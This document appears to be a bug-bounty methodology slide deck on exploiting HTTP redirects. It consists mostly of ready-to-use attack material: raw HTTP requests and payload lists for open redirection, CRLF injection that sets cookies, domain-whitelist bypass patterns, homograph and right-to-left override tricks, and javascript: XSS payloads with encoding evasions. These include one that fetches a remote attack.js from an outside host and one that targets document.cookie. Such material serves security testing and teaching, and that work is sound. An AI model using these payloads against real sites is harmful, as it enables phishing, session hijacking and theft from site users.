



Redirection Response

HTTP/1.1 302 Found

Location: <https://dev.company.com/>

Content-Length: Number

Content-Type: text/html;

Mahmoud M. Awali

 **@0xAwali**



attacker

My Methodology



Blog

- If There Is Domain e.g. <https://corp.int.company.com> Redirect You To <https://corp.company.com> Then Redirect You To <https://www.company.com> So You Will FUZZ <https://corp.company.com>
- If <https://corp.int.company.com> Doesn't Host Any Others Domains So You Will FUZZ <https://corp.int.company.com>

Steps to produce :-

- 1 - Open Your Terminal
- 2 - Write This Command

```
root@mine ~# ffuf -w wordlist.txt -u https://corp.company.com/FUZZ -fc 302 -replay-proxy http://127.0.0.1:8080
```

```
root@mine ~# ffuf -w wordlist.txt -u https://corp.int.company.com/FUZZ -fc 302 -replay-proxy http://127.0.0.1:8080
```



attacker

My Methodology



Tweet

- If There Is Domain e.g. <https://corp.int.company.com>
Point To I.P.v.4 Redirect To <https://corp.company.com>
But <https://corp.company.com> Doesn't Point To
Anything e.g. A , AAAA , CNAME Record
So Try To **Set corp.company.com As Host Header**

Steps to produce :-

- 1 - Open Your Terminal
- 2 - Write This Command

```
root@mine:~#curl -ik https://I.P.v.4 -H "HOST: corp.company.com"
```



attacker

My Methodology

If There Is Redirection On The Root Domain Try To Use Payloads e.g.
`/x:1/:///%01javascript:alert(document.cookie)/` To Get XSS



Blog



Writeup

```
GET /x:1/:///%01javascript:alert(document.cookie)/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection On The Root Domain Try To Use CRLF Payloads e.g. `%0d` , `%0a` OR `%0d%0a` e.g. `%0d%0aSet-Cookie: Value` To Get CRLF OR XSS



Tweet



Blog



Blog



Writeup



Writeup

Bug Bounty Tips - 03

Carriage Return Line Feed Injection (CRLF)

A Carriage Return Line Feed (CRLF) Injection vulnerability occurs when an application does not sanitize user input correctly and allows for the insertion of carriage returns and line feeds, input which for many internet protocols, including HTML, denote line breaks and have special significance.

```
GET /%0D%0ASet-Cookie:mycookie=myvalue HTTP/1.1
User-Agent: Mozilla/4.0
Host: www.133t.com
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```

```
HTTP/1.1 302 Found
Server: Apache/2.2.14
Location: https://www.133t.com/[INJECTION]
Set-Cookie: mycookie=myvalue
Connection: Closed
```



@Sin_Khe

#Love_TomNomNom

Must-Read: <https://blog.innerht.ml/twitter-crlf-injection/>



@EdOverflow wrote a wrapper around Tom's Meg which does check for CRLF and other vulns 'MegPlus'



@TomNomNom awesome tool "meg" can assist in running CRLF payloads on multiple hosts.txt



CRLF can lead to:
-Remote Code Execution
-Cross Site Scripting
-SessionFixation
-OpenRedirect





attacker

My Methodology

If There Is Redirection On The Root Domain Try To Add `..` , `%2e%2e` , `%20` OR `%09` To Get Open Redirection



Tweet

```
GET /../%20me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection On The Root Domain Try To Use
<https://www.company.com///;@me.com> To Get Open Redirection



Writeup

```
GET //;@me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection On The Root Domain Try To Use
<https://www.company.com/@me.com> To Get Open Redirection



Writeup

```
GET /@me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```




attacker

My Methodology


Search About **=http** OR **=https** In Request Headers AND **Status Code 3xx** To Figure Out Where I Can Inject Open Redirection Payloads



Tweet

BurpSuite Tip! 🙌

Find some open redirects via burpsuite search.
search **=http** or **=aHR0** from request header and status code 3xx
you can also use this tip to find some **SSRF**.



#06 SPICY BYTES TIP

C1h2e1

@C1h2e11

#06



spicybytes_





attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g.
<https://me.com> To Get Open Redirection

-  Slides
-  Writeup

```
GET /redirection?url=https://me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g.
[@me.com](#) , [.me.com](#) OR [//.me.com](#) To Get Open Redirection

-  Tweet

-  Tweet

```
GET /redirection?url=@me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. <http:http:me.com> ,
<http://me%252ecom> OR <http://www.company.com@evil.com> To Get Open Redirection



Tweet

```
GET /redirection?url=http:http:me.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

Try To Insert <https://apiAcompany.com> , <https://api.companyAcom> OR <https://api.company.communication> As Value Of Redirect URL Parameter



Tweet

BUG BOUNTY TIP

Domain whitelist bypass

Need to bypass domain validation?
Assume the devs are using a regex and forgot to escape the **dot character** (!)

Example: `^http(s)?://\[a-z]+\.`target.com\$
`https://subdomain.target.com` MATCH
`https://subdomainAtarget.com` MATCH

THIS
IS
AVATAR



@filedescriptor



www.intigriti.com

#HackWithIntigriti



attacker

List Of Patterns To Bypass The Whitelist In Redirect URL Parameter

-  Slides
-  Slides
-  Tweet
-  Blog
-  Blog

```
https://me.com/@www.company.com
https://company.com/@me.com
https://me.com/www.company.com
https://company.com/@me.com
https://me.com[company.com]
me.com%ff@company.com%2F
me.com%bf@company.com%2F
me.com%252f@company.com%2F
//me.com%0a%2523.company.com
me.com://company.com
androideepink://me.com@company.com
androideepink://a@company.com:@me.com
androideepink://company.com
https://company.com.me.com@company.com
company.com%252f@me.com%2fpath%2f%3
//me.com:%252525252f@company.com
company.com.evil.com
evil.com#company.com
evil.com?company.com
/%09/me.com
me.com%09company.com
/me.com
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. [me.com\\.company.com](#), [@me.com\\.company.com](#) OR [me.com%E3%80%82.company.com](#) To Get Open Redirection

- **M** Writeup

```
GET /redirection?url=https://@me.com\\.company.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g.
[//me.com\@company.com](#) To Get Open Redirection



Tweet

```
GET /redirection?url=//me.com\@company.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```




attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g.
<https://company.com//me.com> To Get Open Redirection



Writeup

```
GET /redirection?url=  
    https://company.com//me.com HTTP/1.1  
Host: www.company.com  
User-Agent: Mozilla/5.0  
Referer: https://previous.com/path  
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g.
<https://company.com/%2Fme%252Ecom> To Get Open Redirection



Writeup

```
GET /redirection?url=  
https://company.com/%2Fme%252Ecom HTTP/1.1  
Host: www.company.com  
User-Agent: Mozilla/5.0  
Referer: https://previous.com/path  
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g.
me.com%0dpany.com OR **company.com%09.me.com** To Get Open Redirection

-  Writeup
-  Writeup

```
GET /redirection?url=https://me.com%0dpany.com HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

Try To Use **Right-To-Left Override** e.g. <https://www.%E2%80%AEcompany.com> To Redirect To <https://www.moc.ynapmoc>



Writeup

```
GET /redirection?url=  
    https://www.%E2%80%AEcompany.com HTTP/1.1  
Host: www.company.com  
User-Agent: Mozilla/5.0  
Referer: https://previous.com/path  
Origin: https://www.company.com
```



attacker

My Methodology

Try To Use IDN Homograph Attack e.g. <https://me.comğ.company.com> OR
<https://me.com\u00f1udfff@company.com> As Value Of Redirect URL Parameter



Tweet



Tweet



Video

BUG BOUNTY TIP

Open Redirect Bypass

Try to bypass URL whitelists using Turkish characters like "ğ".

`https://evil.comğ.target.com`

Becomes:

`https://evil.com?.target.com`



@bugraeskici

www.intigriti.com





attacker

My Methodology

Try To **Use Tools e.g. abnormalizer.py** To Make List Of
Payloads To Use In IDN Homograph Attack

```
root@mine:~#python3 abnormalizer.py company.com | tee -a out.txt
```

```
" company.com " Name Of Company To Abnormlize
```

```
" | tee -a out.txt " Save Output To File out.txt
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. <http://216.58.214.206/> , <http://216.58.214.206/> , <http://216.58.214.206/> To Redirect To <https://www.google.com>



Slides

```
GET /redirection?url=https://216.58.214.206/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use **ws** OR **wss** e.g.
ws://www.company.com%0A%0A<script>alert(1)</script> To Get XSS

-  Blog
-  Blog

```
GET /redirection?url=
ws://company.com%0A%0A<script>alert(1)</script> HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```




attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use
javascript:alert(1); To Get XSS



Slides

```
GET /redirection?url=javascript:alert(1) HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

Try To Add `\n` , `\r` , `\t` , OR `\x01-\x20` Between Javascript e.g. `java\nscript:alert(1)`



Tweet

BUG BOUNTY TIP

“javascript:” XSS blocked

Add any number of `\n`, `\t` or `\r` in the middle
`java\nscript:`

Add characters from `\x00-\x20` at the beginning
`\x01javascript:`

Randomize the case
`jaVAscrIpT:`



@SecurityMB

www.intigriti.com





attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use
JAVASCRIPT:alert%09(document.domain) To Get XSS



Writeup

```
GET /redirection?url=
    JAVASCRIPT:alert%09(document.domain) HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g. `\u006A\u0061\u0076\u0061\u0073\u0063\u0072\u0069\u0070\u0074\u003aalert(1)` To Get XSS



Tweet

```
GET /redirection?url=
    \x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3aalert(1) HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```



attacker

My Methodology

If There Is Redirection Based On Value Of Parameter Try To Use e.g.
`javascript:$.getScript`https://me.com/attack.js`` To Get HTTP Interaction

- **M** Writeup

```
GET /redirection?url=  
    javascript:$.getScript`https://me.com/attack.js` HTTP/1.1  
Host: www.company.com  
User-Agent: Mozilla/5.0  
Referer: https://previous.com/path  
Origin: https://www.company.com
```

Breaking URL sanitizer with different encoding types

#HTML Entity

```
ja&Tab;vascript:alert(1)  
ja&NewLine;vascript:alert(1)
```

#HTML Encode

```
ja&#x0000A;vascript:alert(1)  
java&#x73;cript:alert()
```

#JS Unicode:

```
javascript:a\u006Cert()  
javascript:\u0061\u006C\u0065\u0072\u0074()
```

XSS

#HTML Entity

```
javascript&colon;alert()  
javascript&#x0003A;alert()
```

#HTML Encode

```
javascript&#58;alert()  
javascript&#x3A;alert()
```

#HTML Encode/entity:

```
javascript:alert&lpar;&rpar;  
javascript:al&#x65;rt()
```

#URL Encode:

```
javascript:alert%60%60  
javascript:x='%27-alert(1)-%27';  
javascript:%61%6c%65%72%74%28%29
```

Thank You

Mahmoud M. Awali

 **@0xAwali**